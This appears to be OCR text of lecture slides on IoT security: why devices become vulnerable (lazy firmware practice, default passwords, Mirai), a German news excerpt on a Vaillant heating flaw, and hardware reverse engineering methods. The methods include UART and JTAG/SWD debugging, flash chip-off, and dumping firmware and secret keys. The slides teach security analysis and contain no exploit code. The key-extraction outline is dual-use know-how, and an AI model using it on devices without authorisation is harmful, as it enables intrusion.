
Overview of an IoT Device

Features and Connectivity

- IoT devices have powerful hardware
  - Multicore CPUs
  - Often based on Linux
  - Very similar to general purpose computers
- IoT devices are connected to other devices and the Internet
  - Smart Home not possible without other devices
  - Most products require Internet connectivity


IoT Hardware: Vacuum Robot

- Quadcore ARM
- 512 Mbyte RAM
- 4 GByte Flash
- Ubuntu OS



IoT Hardware: Smart Speaker

- Quadcore ARM
- 512 Mbyte RAM
- 4 GByte Flash
- Android OS





Quadcore
SOC


Let’s talk about Cyber secu

- Long time experience and well r ield
  - Lots of security mecha rdware
    - Secure boot, F gnatures, A
- Best practices in industry
  - Secu pment Lifecycles
  - ing guidelines

Does not apply for IoT







Cybersecurity and IoT

- Cybersecurity is hard
  - Requires knowledge
  - New attacks are developed
  - Third-party code vulnerable
- IoT devices are complex
  - Hardware, Software and Networks
  - More challenges for developers
  - Dependence on internet

heise online heise+

IT Wissen Mobiles Security Developer Entertainment Netzpolitik

TOPTHEMEN: NASA BITCOIN AMAZON CORONA WINDOWS 10 E-AUTO

Security 〉7-Tage-News 〉04/2013 〉**Vaillant-Heizungen mit Sicherheits-Leck**

Vaillant-Heizungen mit Sicherheits-Leck

Die Heizungsanlage ecoPower 1.0 kann man über das Internet steuern – allerdings auch dann, wenn man dazu gar nicht berechtigt ist. Ein Angreifer könnte die Anlage dadurch potenziell dauerhaft beschädigen. Kunden sollen jetzt den Netzwerkstecker ziehen.

Lesezeit: 1 Min. 319

15.04.2013 13:00 Uhr | Security

Von Ronald Eikenberg

Die Vaillant-Heizungsanlagen des Typs ecoPower 1.0 enthalten ein hochkritisches Sicherheitsloch, durch das ein Angreifer die Anlage über das Internet ausschalten und potenziell beschädigen kann. In einem Informationsschreiben rät der Hersteller seinen Kunden daher zu einem drastischen Schritt: Sie sollen den Netzwerkstecker ziehen und auf den Besuch eines Servicetechnikers warten.

Bei den für Ein- und Zweifamilienhäuser ausgelegten ecoPower-Anlagen handelt es sich um sogenannte Nano-Blockheizkraftwerke, die aus Gas nicht nur Wärme, sondern gleichzeitig auch Strom

IoT development cycle

- IoT Vendors/Developers are often lazy
  - Limited development time
  - Fast product development cycles
  - Quality control too expensive
- Assumed development of firmware:
  1. Take SDK/toolchain (e.g. Hi3518)
  2. Modify sample code so that the product runs
  3. If it works: publish firmware … fix later (or never)

Applies to many companies, independent of size and origin!

Product support and lifespan

- Development cycle similar to smartphones
  - New products and models every year
  - Product support dropped after 1-2 years
  - Developers can only focus on new products
- Problem: Smart Home devices are used longer
  - Average lifespan of a washing machine: 7-13 years
  - No incentive for customer to replace working device
  - No incentive for vendor to support old devices

How IoT becomes vulnerable

- General problem: Security does not pay
- Customer is not well educated
  - Connects IP cameras directly to the Internet without firewalls
  - Does not change default passwords
  - Is not aware of functionality
- Developer and customer behavior leads to vulnerable devices
  - Example: Mirai Botnet, which abused default credentials


HARDWARE REVERSE ENGINEERING METHODS

Tools

- Very few tools required:
  - UART adapters
  - Raspberry Pi
  - Soldering iron/Hot air soldering station
  - Multimeter
- Nice to have:
  - eMMC/NAND flash readers
  - Reflow oven
  - Microscope


Raspberry Pi


- Very universal tool:
  - JTAG (using OpenOCD)
  - SPI Flash (using Flashrom)
  - UART
  - Mounting of flash images
- Same architecture (ARM) like many IoT devices




Debug Interfaces

- UART
  - serial console output of firmware
  - Interaction with bootloader
- USB/ USB DRD/ ADB
  - access to OS
  - Interaction with bootloader
  - download firmware on device
  - potential boot source






Chip Debugging




- JTAG / SWD
  - Integrated in most ICs
  - Allows debugging of:
    - Registers, memory contents, instructions
  - Used for initial firmware provisioning
- Useful for us:
  - learning memory layout, dumping firmware
  - extraction of secret keys


Flash Memory Chip off / ISP


*Paper under submission






Problems with warranty seals?

